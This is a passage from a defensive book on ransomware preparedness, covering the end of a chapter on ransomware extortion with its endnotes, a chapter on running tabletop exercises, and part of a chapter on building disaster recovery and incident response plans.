The point of this chapter is that ransomware is not only not going away any time soon, it is evolving to an ever more dangerous form of cybercrime that has to be taken seriously by organizations of all sizes.

Figure 2-8 summarizes the extortion mechanisms used by ransomware groups.

The next chapter describes how organizations can prepare for a ransomware attack, knowing that it most likely will eventually happen.




Figure 2-8: The ransomware extortion ecosystem

Notes

- ¹<https://www.wsj.com/articles/ban-cryptocurrency-to-fight-ransomware-11621962831>
- ²<https://newrepublic.com/article/162589/ban-bitcoin-cryptocurrencies-stop-hacker-ransomware>
- ³<https://www.paloaltonetworks.com/blog/2021/05/policy-rtf-combating-ransomware/>
- ⁴<https://www.ferchansraj.org/post/money-laundering-and-cryptocurrency-a-brief-insight>
- ⁵https://www.youtube.com/watch?v=LDIGJRd_PyE
- ⁶<https://www.newyorker.com/magazine/2021/06/07/how-to-negotiate-with-ransomware-hackers>
- ⁷<https://therecord.media/i-scrunged-through-the-trash-heaps-now-im-a-millionaire-an-interview-with-revils-unknown/>
- ⁸<https://threatpost.com/ragnar-locker-ransomware-negotiators/169292/>
- ⁹The author is a Recorded Future employee
- ¹⁰<https://www.npr.org/2021/06/09/1004684788/u-s-suffers-over-7-ransomware-attacks-an-hour-its-now-a-national-security-risk>
- ¹¹<https://ke-la.com/all-access-pass-five-trends-with-initial-access-brokers/>
- ¹²<https://www.zdnet.com/article/top-exploits-used-by-ransomware-gangs-are-vpn-bugs-but-rdp-still-reigns-supreme/>
- ¹³<https://www.nbcnews.com/tech/security/step-1-google-search-ransomware-hacker-goes-rogue-leaks-gangs-plan-rcna1611>
- ¹⁴<https://therecord.media/arrested-clop-gang-members-laundered-over-500m-in-ransomware-payments/>
- ¹⁵<https://blog.chainalysis.com/reports/ransomware-update-may-2021>
- ¹⁶<https://blog.chainalysis.com/reports/money-laundering-cryptocurrency-2019>
- ¹⁷<https://www.zdnet.com/article/ransomware-operators-buy-network-access-from-the-underground-to-speed-up-infection/>
- ¹⁸<https://therecord.media/revil-ransomware-executes-supply-chain-attack-via-malicious-kaseya-update/>
- ¹⁹<https://www.crn.com/news/channel-programs/msp-at-center-of-texas-ransomware-hit-we-take-care-of-our-customers->
- ²⁰<https://www.houstonchronicle.com/techburger/article/Managed-service-providers-are-ransomware-hackers-14441149.php>
- ²¹<https://us-cert.cisa.gov/ncas/alerts/aa21-209a>
- ²²https://www.fincen.gov/sites/default/files/2021-10/Financial%20Trend%20Analysis_Ransomware%20508%20FINAL.pdf
- ²³<https://threatpost.com/sodinokibi-ransomware-hacking-contest/152422/>
- ²⁴<https://www.youtube.com/watch?v=yjtOaZaVvdU>
- ²⁵<https://www.techrepublic.com/article/how-ransomware-actors-are-adding-ddos-attacks-to-their-arsenals/>
- ²⁶<https://www.forbes.com/sites/leemathews/2021/03/28/a-ransomware-gang-is-asking-victims-customers-to-aid-in-extortion-efforts/?sh=42c24b120022>
- ²⁷Incorrectly
- ²⁸<https://www.jdsupra.com/legalnews/lockbit-implements-new-technique-by-2887557/>
- ²⁹https://twitter.com/lan_Costa18/status/1550557785842229248

CHAPTER 3

Tabletop Exercises

In This Chapter:

- Getting the Right People Involved
- Running Tabletop Exercises on a Regular Basis
- Creating Plausible Scenarios
- Testing Assumptions, *Really* Testing Assumptions
- Following up and Making Improvements

Mike Tyson famously said, “Everybody has a plan until they get punched in the mouth.” Keep this quote in mind throughout this chapter. The truth is most organizations are not prepared for a ransomware attack. This statement seems counterintuitive; after all, there’s a lot of information available about ransomware attacks. It seems like every week there appear dozens of articles and countless webinars focused on helping organizations defend themselves against ransomware. How can anyone be unprepared at this point? Unfortunately, most victims still are unprepared, demonstrated by the fact that ransomware attacks are not only not slowing down, but increasing year after year.

One of the big areas of disconnect is between the knowledge about ransomware among security teams and what the rest of the company knows. One way to close that gap in knowledge is by engaging in tabletop exercises. In addition to helping to isolate weaknesses in security, ransomware tabletop exercises serve as a platform for security teams to educate the rest of the organization.

Raising awareness is only one goal of a ransomware tabletop exercise. In addition, organizations should plan to:

- Test the assumptions and effectiveness of incident response (IR) and disaster recovery (DR) plans
- Test the organization's interaction with the cybersecurity DR plan
- Test the cybersecurity team's escalation and response procedures
- Identify gaps in cybersecurity processes

Of course, to realize these goals, the right people need to be invited to participate in the exercise.

Getting the Right People Involved

One of the hardest parts of conducting a tabletop exercise is getting the right people involved. Everyone is busy and, like it or not, ransomware defense (and cybersecurity in general) is not top of mind for most people. This can make it difficult to get the necessary people involved in a tabletop exercise. But when a ransomware attack happens, you'll need "all hands on deck." Thus, getting the right people to attend a tabletop exercise is critical so that when an actual attack happens, all the respondents will have at least a passing familiarity with their roles and responsibilities.

Start Small

Most organizations want to conduct regular tabletop exercises, but if they're seen as a waste of time by those outside of security and IT, it will be harder to get different departments to attend future sessions. If an organization has never conducted a tabletop exercise, it's recommended that that initial planning and goal setting be conducted by a core group and that this group attempt a trial run.

Typically, a trial run consists of a meeting where representatives from various IT and security teams outline an attack scenario and walk through how the response is expected to proceed. This preliminary run-through allows the core teams to test some basic assumptions about who has what role in a ransomware response. The run-through contributes to a smooth experience during the actual exercise. This doesn't mean that no mistakes will be found during the larger tabletop exercise—in fact, uncovering problems is a sign of a successful ransomware tabletop exercise. But a limited run-through allows the core teams to iron out the basic assumptions.

Who are the core team members for a ransomware tabletop exercise? It depends on the size of the organization and how labor is divided up between teams. Usually, the core team consists of some combination of teams responsible for:

- IR/Cybersecurity
- IT
- Backups

This relatively small collection of expert staff will be responsible for planning the exercise, developing the scenario, and setting the goals for the exercise. The planning phase of the tabletop exercise can take as long as a month to put together. Someone from this team should be the facilitator of the exercise: the person who leads everyone through the scenario and drops little “surprises” along the way.

Someone else from this group should be designated to be note-taker. Most likely, each attendee will take their own notes, and should be encouraged to, but there needs to be a single repository for reliable information as well.

When putting together a ransomware tabletop exercise, keep the length of the exercise in mind. Most of the people involved in the exercise have busy schedules and will have trouble devoting an entire day to an exercise like this (though they're more likely to attend if they know senior leadership is in attendance). For most organizations, half a day will be enough to run through a realistic attack scenario step by step, confirming dependencies, and finding flaws in the plan. Larger organizations may need a full day.

Even spending half a day in one of these exercises may be difficult for some people, but it is important to emphasize that if a real ransomware attack happens, they'll be spending days, if not weeks, focusing on nothing but that. So, devoting half to a full day to this exercise seems like a worthwhile trade-off.

Attendees

The actual exercise should involve people from all the necessary departments and at least one person from the organization's leadership team. Leadership support *and* participation are important because they show that the tabletop exercise is serious and has the attention of the entire organization.

Because you're asking top leadership to participate in the main exercise, the smaller trial run is particularly important to let the core team work out any kinks before conducting the exercise with the broader team. That doesn't mean that flaws in your responses should be hidden from leadership. The exercise should run as smoothly as possible, even while revealing weaknesses in the organization's current procedures.

At a minimum, attendees to the tabletop exercise should include representatives from:

- IR team
- Each of the IT teams
- Backups team
- Every major office location
- Leadership
- Communications/public relations
- Human resources
- Legal

Each of these departments may have a critical role to play in responding to a ransomware incident. From actually dealing with the cleanup, to communication with employees, partners, press, attackers, and customers, everyone needs to know what to expect.

Having the legal team present (or outside legal counsel if there's no in-house legal team) during the tabletop exercise is helpful, because there's a good chance that your legal team will be leading your IR.¹ At the very least, your IR team will be running everything through your legal team. If your organization is hit by a ransomware attack, there is a very good chance it will become public, and if it becomes public, lawsuits will follow.² Assume that IR, reporting, and communications will all flow through the legal team in a ransomware attack and conduct tabletop exercises accordingly.



BRIGHT IDEA

Have an Incident Response Retainer? You Might Have a Tabletop Exercise

With ransomware attacks as pervasive as they are right now, most incident response companies don't have any time to spare for non-clients. To ensure they can get help if needed, many organizations put down a retainer with an incident response company. The organization fills out the necessary paperwork and gives a down payment against a future incident.

What happens if you go through the year and wind up not needing outside incident response? Usually, the retainer goes away and the organization starts again the next year. But many incident response companies allow their clients to apply the retainer to a tabletop exercise.

This is especially useful for smaller organizations that don't have experience running their own tabletop exercises. Bringing experts in to conduct the tabletop exercise allows the team to learn from the incident response company and helps to ensure that money isn't wasted.

Running Tabletop Exercises on a Regular Basis

During a ransomware tabletop exercise, responses should be based on what's documented in an organization's IR and DR plans. As will be discussed in Chapter 4, IR and DR plans should be dynamic, evolving as the organization and the threats change.

But, of course, as IR and DR plans change, they need to be tested to ensure that the assumptions in those plans work out as expected. A tabletop exercise is a great way to carry out the tests. Not every change to IR and DR plans requires a full-fledged tabletop exercise,

but every change should be tested to ensure it doesn't break any dependencies. We'll return later to this discussion in this book.

When an organization makes big changes to IR and DR plans or as ransomware attacks continue to evolve, new tabletop exercises should be conducted. This allows everyone in the organization to be familiar with the changing plans and the evolution of ransomware attacks.

Not every organization can conduct tabletop exercises when changes are made to IR and DR plans, some organizations have to schedule regular tabletop exercises instead. How often should an organization run ransomware tabletop exercises? Ideally, it should be done annually, but that may not be realistic. Getting the necessary personnel, possibly from around the country or the world, for a half day or longer is hard enough. To add to the time requirements, there may be other tabletop scenarios independent of ransomware that also need to be run, so an annual tabletop exercise devoted exclusively to ransomware may be difficult. If annual tabletop exercises aren't realistic, they should occur no more than 18 months apart. Ransomware tactics change drastically over an 18-month period, IT and security teams have to rely on intelligence to keep up-to-date with those changes. Delaying the exercise any longer than that will likely mean that the IR and DR plans that most of the participants are familiar with are severely outdated.

Creating Plausible Scenarios

A successful tabletop exercise both educates staff and achieves the other goals laid out at the start of the exercise. The key to having a successful ransomware tabletop exercise is to create a ransomware scenario that is realistic—that mimics actual ransomware attacks happening today—and seriously tests the ability of the security team to respond to such an attack.



Dungeon Master

If you have ever played Dungeons & Dragons, you're familiar with the concept of the Dungeon Master. The Dungeon Master is responsible for game play as the players move through the world created by the Dungeon Master. Being a facilitator in a ransomware tabletop exercise is a lot like being a Dungeon Master. Following these five rules will make you a good facilitator or Dungeon Master:

1. The exercise is about the participants, not you. Make the exercise enjoyable for the participants while accomplishing the goals laid out by the core team.
2. Be adaptable. You might not get the response you're expecting to some of the scenarios. When that happens, work through why the participant responded that way and be prepared to adapt.
3. Read the room. If everyone is staring at their phones or rapidly losing interest, don't be afraid to take an unscheduled break and try to get everyone back on track. This is especially true if one or two people are involved in the minutiae of a specific task. Their discussion might be important, but if it goes on too long, have them take it offline. Ask them to come up with a resolution and report back to the larger team in the follow-up report.
4. Change the "Dice Rolls." The goal of the tabletop exercise is not to embarrass or "call out" any of the teams; it's to make the response to a ransomware attack more successful. If, during the course of the exercise, you uncover serious deficits on one of the teams, don't dwell on the problem, but note it down and work with the team to improve their processes. In this way you make everyone more secure overall without humiliating any team.
5. Steal. Just like everyone else participating in the exercise, you are very busy. You might have been given time to facilitate this exercise, but facilitation takes a lot of work, so don't be afraid to steal ideas from others who have conducted these same exercises. Doing so saves time and you can adapt the scenarios specifically for your organization. Use your time wisely.

Data you can use to mimic a ransomware attack is freely available from many places. For example, the DFIR Report (thedfirreport.com) provides step-by-step information about how a ransomware actor got into their honey pot, moved laterally through the network, exfiltrated potentially sensitive data, and installed the ransomware. Taking a scenario laid out by a site like that can help the facilitator walk through a ransomware attack and see how the different teams respond to the attack.

Outsourcing

An organization that's not prepared to run its own ransomware tabletop exercise can often outsource the capability to a third party. Companies such as KnowBe4 (knowbe4.com) offer services that can help facilitate a tabletop exercise, while other companies such as TrustPeers (trustpeers.com) and GroupSense (groupsense.io) offer fully outsourced ransomware tabletop exercises.

For organizations that don't want to fully outsource this task, there are often sector-specific ransomware tabletop exercise templates available, usually at no cost. Organizations that are members of their sector's Information Sharing and Analysis Center (ISAC) should reach out to see what resources are available. There are ISACs for State, Local, and Tribal Governments (MS-ISAC), the Financial Sector (FS-ISAC), Healthcare (H-ISAC), Retail and Hospitality (RS-ISAC), Water (WaterISAC), Automotive (Auto-ISAC), and many others. In addition, there are plenty of freely available general templates for conducting exercises. There are a lot of resources to help organizations launch and continue to run ransomware tabletop exercises—don't hesitate to take advantage of them.

Really Testing Assumptions

As stated earlier, one of the goals of a ransomware tabletop exercise is to not “call out” other teams for failures, but to understand where the gaps in your cybersecurity and incident response plans are. Your ransomware tabletop exercise should test the assumptions made by the different teams to make sure your IR and DR processes actually work in the ways they’re assumed to work.

An example of testing assumptions is shown in the flowchart in **Figure 3-1**. This chart represents just the initial access phase step of a ransomware attack, where an attacker gains access to the organization through a credential reuse attack.

Start with understanding how a credential reuse attack would be detected (assuming it would be recognized at all) and follow up by asking what actions would be taken. Is this type of attack considered a high priority or a low priority, and what are the response time differences between high-priority attacks and low-priority attacks?

The idea is to thoroughly understand your detection capabilities and how the SOC views these types of events. Are they going to be largely ignored until it is too late, or will the SOC be able to detect the activity during the ransomware attacker’s reconnaissance phase? If these events are considered low priority, why is that? Are IR teams




Figure 3-1: Example flowchart of the start of a typical ransomware attack

inundated with these types of alerts to the point that responding to them all would take up more time than they are worth? How can detection be improved so that potentially riskier alerts, even if they look like typical low-priority alerts, get more attention? This risk classification works not only with cybersecurity events, but with all processes in the IR plan.

Figure 3-2 shows the process of notifying employees of the ransomware attack.

The process starts out simply enough with a decision to alert employees. The process is owned by human resources, with input from the legal team and email as the delivery method. But what happens when email is down because the Exchange Server itself is encrypted (an increasingly common tactic)? Is there a backup communications plan? There might not be a backup plan: The IR plan may have been put together before encrypting mail servers became a common tactic. But it's important to identify that hole and determine how or if to fix it. The team may decide that notifying employees is a low priority and that notification can wait until the mail server is restored from backup.

The important thing is to use these decision points to determine, as a group, what needs to be done. Is each step an acceptable risk that doesn't require any adjustment, or do adjustments need to be made to internal processes or the IR and DR plans?




Figure 3-2: The process for notifying employees of a ransomware attack

The note taker should be documenting all of these decisions, as well as who owns them, so that each team can follow up on the areas for which they are responsible.

Following up and Making Improvements

Honestly, the ransomware tabletop exercise is the most enjoyable part of preparing for a ransomware attack. If it's set up correctly, the exercise is carried out in a comfortable, relaxed atmosphere with good food, and everyone feels empowered by getting to understand what's working well and what needs improvement in the organization's ransomware prevention, detection, and IR and DR plans.



One of the biggest mistakes that organizations make the first time they organize a ransomware tabletop exercise is to skimp on the food. Don't just supply pizza: Have nice food catered for the morning and afternoon. This may sound silly, but good food will help keep people relax, realize this is a serious exercise, and, most importantly, encourage them to participate in future exercises.

But the tabletop exercise is just the beginning. If you adhere to the guidelines laid out in this chapter, there will be a good deal of follow-up work to do across a number of teams. Some of these tasks will be simple process changes, whereas other tasks will require time, personnel, and budget.

Someone will need to be responsible for collating all of the tasks, determining who the owner is for each task, and getting agreement on a timeline for completion. In addition, each of the tasks should be ranked according to priority. Because these tasks will fall across many different departments, it's probably not a good idea to rank

them using a numbering system (i.e., from 1 to n). Instead, consider ranking them High, Medium, or Low. That allows the team to assign items a similar priority across multiple departments. Then set a deadline for the different levels: for instance, high-priority items have to be completed within six months, medium-priority within nine months, and low-priority within the next year (these timelines are simply examples; each organization has to assess their own risk).

Remember, the purpose of a ransomware tabletop exercise is to help prevent or mitigate the effects of a successful ransomware attack. The tasks agreed to during the exercise help meet that goal, so follow up is important to ensure they're completed in a timely manner (when possible). If they can't be completed in a timely manner (especially the high-priority tasks), other compensating controls may need to be put into place.

In the end, a successful ransomware tabletop exercise will help educate everyone involved about what's involved in a ransomware attack and in the ransomware recovery process. The exercise will also help everyone understand more about the organization's processes and how they can be improved.

Notes

¹<https://www.healthcareitnews.com/news/include-lawyers-cybersecurity-incident-response-planning-forrester-says>

²<https://www.washingtonpost.com/technology/2021/07/25/ransomware-class-action-lawsuit/>

CHAPTER 4

Creating Disaster Recovery and Incident Response Plans

In This Chapter:

- What's the Difference Between DR and IR?
- Points to Consider for Your DR Plan
- Points to Consider for Your IR Plan
- Storing and Updating Both Plans

Whole books have been written about both disaster recovery (DR) and incident response (IR) planning. It's impossible to do either topic justice in a single chapter, much less both topics. In keeping with the subject of this book, this chapter will focus on how ransomware should figure into your IR and DR plans. Ransomware attacks have been so rampant over the last several years that they've prompted organizations that never had IR and DR plans to suddenly develop them, and they're almost entirely focused on ransomware.

Of course, IR and DR plans shouldn't focus just on ransomware; there are a lot of other threats out there from both nation state and cyber-criminal groups. It's not just the ransomware itself that these plans have to take into account, but all phases of the ransomware attack:

- Initial Access
- Reconnaissance
- Exfiltration

That being said, it's understandable that the ransomware threat would prompt many organizations to start preparing for attacks. Recovering from a successful ransomware attack can take months or years and cost millions of dollars—if your organization doesn't have to close its doors first. The possibility of getting hit with a ransomware attack scares everyone, rightfully, and being unprepared for that attack is even scarier.

Let's see how organizations can better prepare themselves for ransomware attacks and, if not stop the attacks, then at least be able to quickly and somewhat painlessly recover. As Tony Stark famously said to Loki, “If we can't protect the Earth, you can be damned well sure we'll avenge it.”

Okay, maybe it's not that dramatic, but still ...

What's the Difference Between DR and IR?

Most of the time, when we talk about ransomware attacks, we talk about detection because the initial goal is always to stop the attack before it takes over the entire network. Unfortunately, many organizations don't stop a ransomware attack in time and will be forced to activate their IR and DR plans.

A DR plan is a living document that contains detailed instructions on how to respond to acts of nature, catastrophic errors, or—increasingly—cybercriminal attacks.

An IR plan should be part of a DR plan. But in most organizations, DR and IR plans are distinct documents maintained by two different groups. That's because, historically, DR plans were managed by the risk management groups within an organization, whereas IR plans were managed by IT or security teams. IT and security teams haven't traditionally reported to the same leadership as risk teams. So, while DR plans often had a high-level overview of how to handle IT systems,

it was usually in terms of how to manage these systems in the event of a natural disaster.

This mindset has started to change (albeit slowly), and it absolutely must. IT and security teams don't usually speak the same language as risk management and compliance teams do, but they need to be able to adapt to the risk management world to create better IR and DR plans for dealing with cyberattacks. That is why DR and IR planning are part of the same chapter in this book: they need to be tied together, even if they aren't in many organizations today.

Points to Consider for Your DR Plan

Again, the goal of this section is not to act as a guide on how to build a DR plan from scratch. Instead, the goal is to advise organizations on ways they can incorporate ransomware recovery into a DR plan. Some of the ransomware DR plan will include the ransomware IR plan discussed in the next section, but DR is really focused on the long, slow—often mundane, and sometimes painful—part of ransomware recovery: getting the organization back up and fully operational.

Depending on the size of an organization, or the outsourced IR team, ransomware DR may be going on simultaneously with IR. Organizations have an obligation to get up and running as quickly as possible. Their constituents—patients, customers, students, and so on—will have expectations that at least some services will be back online quickly. Others could be brought back more gradually.

Of course, the IR and DR teams must coordinate their work. The ransomware attack must be truly contained before systems are brought online or there's a good chance of reinfection. The DR team has to restore servers in isolation, making sure they're restored from a point before the ransomware or other tools the ransomware actor used during the earlier phases of attack were installed. Otherwise, the ransomware can be reintroduced into the network.



If your organization needs to create a DR plan from scratch, there are a lot of great resources that can guide you. Ready.gov has a document that describes how to build out an IT DR plan.¹ For a more comprehensive look at DR, take a look at the book, *Modern Data Protection: Ensuring Recoverability of All Modern Workloads*, by W. Curtis Preston.

Setting DR Goals

DR goals are usually measured as Recovery Point Objective (RPO) versus Recovery Point Actual (RPA) and Recovery Time Objective (RTO) versus Recovery Time Actual (RTA). RPO is defined as the amount of data acceptable to lose in a disaster. For example, if an organization is conducting hourly backups, RPO for a ransomware attack should be one hour. RPA for a ransomware attack is the amount of data lost in an attack. RPA can be affected by backup data that was encrypted by the ransomware group (discussed in Chapter 5) and the need to use an earlier image because you can't clean the ransomware actor's tools off a backup image. RTO is the amount of time between incident detection and the point when service is fully restored. RTA, as expected, is the actual time it takes to restore a service.

DR from a ransomware attack often experiences a big discrepancy between RTO and RTA. Why is that? Most DR plans are written around having to restore a single server or cluster of servers. One scenario might be that a Microsoft Exchange server crashes and is unrecoverable. The DR plan says to take the most recent backup and restore from that point. Recovery from backup takes three hours and the last backup was completed 30 minutes before the server crashed, so the RTA is 3.5 hours. An example of RPO and RTO is shown in **Figure 4-1**.




Figure 4-1: This diagram shows the differences between RPO, RPA, RTO, and RTA and how they are affected by a ransomware attack

The problem with a ransomware attack is that there are often hundreds or thousands of servers that need to be restored. If the RTO for restoring a server is four hours, and there are now 2,500 servers that need to be restored, they potentially require 10,000 hours to restore (roughly 416 days with teams working around the clock). Of course, it won't be a single team restoring servers, but even with multiple DR teams working simultaneously, there is only so much bandwidth (literally and figuratively). It's easy to see why it often takes so long to fully recover from a ransomware attack and recovery time is taking longer and longer. In 2016, the average recovery time from a ransomware attack was 33 hours.² By the first quarter of 2019 ransomware recovery time had jumped to 7.3 days.³ In the second quarter of 2021 average ransomware recovery time was at 21 days and that's just the average, some organizations take months, while others never recover.⁴

RPO and RTO goals in the DR plan should be adjusted to account for the likelihood of a total network shutdown during a ransomware attack.



DEEP DIVE

Homer Simpson: They Have Ransomware on ESXi Now?

There's a quote from Homer Simpson that's often overused in IT security circles,⁵ "Oh, they have the Internet on computers now." The quote wonderfully captures how surprised people are by things that seem like a natural progression to people who understand a topic deeply. In this case, more and more ransomware groups are creating versions of their ransomware specifically designed to encrypt ESXi systems.

Why? Because if a ransomware actor can encrypt an ESXi server, they can instantly remove dozens or hundreds of machines from the network, creating significantly more chaos. Being able to knock an ESXi server offline allows the attacker to do a lot of damage in a shorter period of time, not just because of the number systems, but also because of the type of data stored on ESXi servers. ESXi systems usually store backups, file storage, code repositories, databases, and other critical files making their encryption a serious business disruption.

But there's another advantage: Many organizations have virtualized their DR environments. Whether it's a hosted environment or a Disaster Recovery as a Service (DRaaS), organizations can save a lot of money by going virtual and can restore servers very quickly after a ransomware attack. However, if the DR site is reachable from the network, the ransomware attacker can use that connectivity to access and encrypt the DR servers. This is not a hypothetical scenario. Unfortunately, it has happened to several ransomware victims.⁶

Organizations relying on virtual servers for DR should ensure those servers are fully segmented from the live network, to avoid encryption by a ransomware group. In addition, these systems should have the same security systems installed and monitoring that are applied to live servers. DR servers are critical to ransomware recovery and should be monitored as such.

Prioritization

Given the scenario laid out in the previous section, a ransomware DR plan has to focus on prioritizing which servers will need to be recovered in what order. It's critical to define which systems are core to the success of the organization and how quickly those can be restored to try to get some operations back to normal.

The reason this needs to be documented in the DR plan is that the decision requires leadership input, and the time to ask this question is not after a catastrophic ransomware event. There will be a lot of different groups making demands of the DR team in the aftermath of a ransomware attack, and every group will think their systems are top priority. Having a clear, prioritized list of systems that need to be restored and in what order allows the DR team to get to work without having to deal with the natural chaos that's part of any recovery from a ransomware attack.

Documenting the priority of system recovery is important, but so is some level of flexibility. There may be scenarios that weren't considered during the DR planning, so the DR team needs to be able to make adjustments as advised by leadership. For example, if the ransomware attack happens at the end of a quarter, there may be some sales systems that need to be prioritized over other systems that would normally take precedence. Ideally, all of these scenarios would have been considered and there will be plans in place, but even the best DR plans often have holes. Sadly, too many of those holes are discovered during an actual disaster. This is why the tabletop exercises discussed in Chapter 3 are so important—they help discover these holes.

Outside Help

After a ransomware attack, there's a good chance that an organization will need to bring in outside help for both IR and DR. On the DR side, it's important to document the steps for recovery so well that even someone from outside the organization can easily understand what

needs to be done and carry out the necessary tasks. This is a basic tenet of good DR planning, but it's not always practiced for IT recovery.

One common problem that outside organizations run into is outdated network diagrams or an opaque environment. Network diagrams, asset inventory, and software installations can change rapidly. If updating the DR plan isn't part of the change control process when these changes happen, it can quickly become outdated. This is a slightly different stance than the discussion around IR diagrams. The reason for the difference is that there is a little more leeway for error when an internal team is looking at a DR plan than when an external company is looking at an IR plan. The internal team has some institutional knowledge and they can, hopefully, deal better with mistakes. External IR teams don't have that institutional knowledge to fall back on. This lack of planning can significantly slow down the recovery process or force an organization to rebuild the network from scratch, causing significant delays.

Paying the Ransom

No one likes to talk about this. Chapter 19 will go into more detail on this topic, but knowing when it's time to pay the ransom is an important decision that should be settled before a ransomware attack happens. Documenting what conditions would force a ransom payment ahead of time allows an organization to avoid a panic decision.

Along with when to pay the ransom, documenting how the ransom will be paid is critical. If a ransom payment is covered by cyber insurance, that should be noted in the DR plan and should be checked annually.

There are several ways that a ransom can be paid. There are ransomware negotiators who will handle interaction with ransomware groups and often pay the ransom on the victim's behalf (for a fee, of course).

It used to be a common practice for organizations to have a Bitcoin or other cryptocurrency wallet with a few hundred Bitcoin in it to use in the event of a ransomware attack. The location and procedure

for accessing that wallet would be included in any ransomware DR plan. Because the price of Bitcoin has increased so much, and ransom demands are now regularly in the millions of dollars, this is only a practical solution for the largest of organizations.



Cyber insurance companies are getting more selective about whom they cover and whether they pay a ransom in the event of a ransomware attack. Most policies renew annually. Part of the cyber insurance policy renewal process should involve updating the DR plan to confirm that cyber insurance will still pay the ransom in the event of a ransomware attack.

These are some of the aspects of ransomware DR that need to be considered as part of a larger DR plan. An effective DR plan for ransomware and its aftermath takes into consideration the unique nature of a ransomware attack, as well as the challenges involved in having most or all of an organization's systems encrypted and having to recover everything.

In summary, a good DR plan for ransomware should include:

- Clearly defined goals for recovery
- Realistic RPOs and RTOs
- A plan to test the goals, and make adjustments to the plan based on the results
- Knowing when it's time to get outside help
- An understanding of when it will be necessary to pay the ransom

Points to Consider for Your IR Plan

There was a time when IR plans were static documents that were primarily written up for compliance purposes. IR plans were stored in binders that were pulled off the shelf and dusted off once a year to demonstrate that an IR plan existed, then were put back on the shelf until they were needed for the next audit. As one would expect, these plans bore very little semblance to reality and were often not used at all when there was an emergency.

Those kinds of plans still exist, but more meaningful IR plans are thankfully becoming more common. Ransomware has altered the IR landscape and made IR planning a critical business function. IR has gone from an obscure activity to claiming the attention of senior leadership and often even the board.

Wait! If organizations are taking IR more seriously than they used to, why are ransomware attacks still increasing? Shouldn't the focus on IR mean that more ransomware attacks are stopped, or at least, are more quickly contained?

Interestingly, most ransomware attacks *are* stopped.⁷ It doesn't seem like it, given that dozens of attacks are made public every week, often against very large companies, but many other attacks are quietly blocked. Still, most organizations do a relatively poor job of IR planning, especially when it comes to ransomware. That's why, despite the focus on IR, ransomware attacks are still occurring at a breakneck pace.

Why Is Ransomware a Unique Problem in IR?

In a lot of ways, ransomware is no different from other threats. Ransomware actors rely on the same delivery mechanisms and use the same tools as a lot of cybercriminal and state-sponsored groups. The way they move around the network is the same as other threat actors: They still have to gain administrative access, they target Active

Directory servers in the same way most other sophisticated actors do, and they even steal files in the same manner as other threat actors.⁸

What separates ransomware from almost every other type of attack is the payload. If they successfully strike a victim network, a lot of the questions that incident responders try to answer are immediately known. An incident responder walking into a ransomware attack might know the organization that infiltrated and what they want, but what the incident responder might not know is:

- The strain of ransomware that infected the organization
- What the initial access vector was
- How long the ransomware group was in the network
- What files were stolen

Because ransomware turns a lot of traditional IR on its head, many organizations have had to rethink their IR plans to address ransomware.



Some ransomware groups are better at branding

than others. That sounds like a silly statement, but it's true. Although most of the time, incident responders can look at a ransom note and know which ransomware group encrypted a network, that's not always the case. Some ransomware groups simply steal the text of ransom notes from other groups and don't include a name or anything else that would help the incident responder identify which ransomware was used in the attack. Fortunately, there are services such as ID Ransomware and No More Ransom that allow victims to upload a ransom note or encrypted file to determine which ransomware was used in the attack. Keep those sites bookmarked!

Gotta Have a Plan

As with the DR section, the purpose of this section is not to help an organization build an IR plan from scratch. That's too much to cover in a single section or chapter of a book. Instead, the purpose of this section is to help organizations think about how to properly tie ransomware response into their IR plan.

That being said, a ransomware response plan can't be tied into a non-existent IR plan, and any IR plan should deal with more than ransomware. There are a lot of basics that need to be defined in an IR plan, starting with: What is considered an incident? Obviously, a ransomware attack is an incident. In fact, a modern ransomware attack is likely made up of at least three separate incidents (depending on how an organization defines an incident):

- **Initial Access:** How the ransomware actor gained access (or the Initial Access Broker)
- **Exfiltrated Data:** What data was stolen from where
- **Ransomware Deployment:** How and when the ransomware is executed


There may be more incidents involved in a ransomware attack. For instance, many organizations would consider gaining access to an Active Directory server an incident in and of itself. The point is, the threshold for what types of events or collection of events qualifies as an incident should be well-defined within an IR plan, as well as what the response should be.

An IR plan needs to:

- Include a contact tree, both through normal and outside channels
- Specify who needs to know about an incident, when they'll need to know and what their role is
- Document who will be performing forensic analysis

- How forensic evidence will be preserved
- Outline any regulatory frameworks that need to be followed

Finally, the IR plan for a ransomware incident has to include instructions for when and how systems and network segments can be handed over to the DR team so that the team can start restoring services. For smaller organizations, the same team may be doing both IR and DR, but the IR plan still needs to document when and how IR stops and DR starts for each affected system or department.



THE 101

Let's Switch This Conversation to Signal

Nation state groups often monitor email communication for indications that an organization is on to them. Often, they'll specifically track an email thread that might reveal their presence and look for comments like "let's take this conversation off-line" or "let's switch over to Signal" to indicate it's time to back out (or destroy everything, depending on the group and their goals).

Cybercriminals have picked up on this tactic as well, quite by accident. It turns out there's a lot of juicy and embarrassing information sent via email, so stealing email communication for extortion purposes makes sense. But it's also a great way to track whether your ransomware attack has been noticed during the reconnaissance phase. Most organizations don't use email as their primary form of communication during an incident response, preferring ticketing systems, but for critical incidents that may involve communication outside of the core security team, there should be an out-of-band communication plan, which should be in place before an incident is detected.

Outside Help

Undoubtedly, any ransomware IR plan is going to involve outside organizations. Even large companies with talented IR teams will need outside help. At the very least, a ransomware attack is going to trigger a call to an organization's cyber insurance provider, but the matter can go a lot further. Often, organizations engage outside legal counsel during a ransomware attack and, of course, it's not uncommon to bring in outside IR teams.

Security Logs	Benefit
Vulnerability Scans	Find possible points of entry and internal vulnerabilities that may have been exploited by the ransomware actor
Mail Server	Looking for phishing emails that may have been the initial access
Remote Access including VPN	Look for credential re-use or credential stuffing attacks that may have been initial access
Web Proxy	Hunt for command-and-control communication and exfiltration
DNS	Hunt for command-and-control communication
Endpoint	Look for alerts on hacking tools deployed, files written to suspicious directories, registry entries, (possibly) code executed in memory, scripts executed and common commands run by ransomware groups
Firewall	External: Command-and-control communication and exfiltration Internal: Unusual connections between internal systems
Windows Events/ Sysmon	Account usage, event logs cleared, application installation or shutdown, pipe creation (Sysmom), in memory attacks (Sysmon) and unusual Windows activity
Active Directory	Unusual logins, new account creations and account changes
PowerShell	Unusual PowerShell scripts or commands. Or PowerShell commands run at unusual times
Netflow	Unusual traffic between systems on the network, especially systems that don't normally communicate.

Figure 4-2: Log sources and how they are used by incident response teams in a ransomware attack

The ransomware IR plan should document who engages with the different outside organizations and when to contact them. Information about cyber insurance policies and legal or IR retainers should be included in the ransomware IR plan, especially because a lot of those documents may have been encrypted in the ransomware attack. It bears repeating that the time to sign a retainer with an outside IR organization is *not* after a ransomware attack. This information should be decided ahead of time. It will save the organization time and money in the long run, even if there's more of an upfront cost.

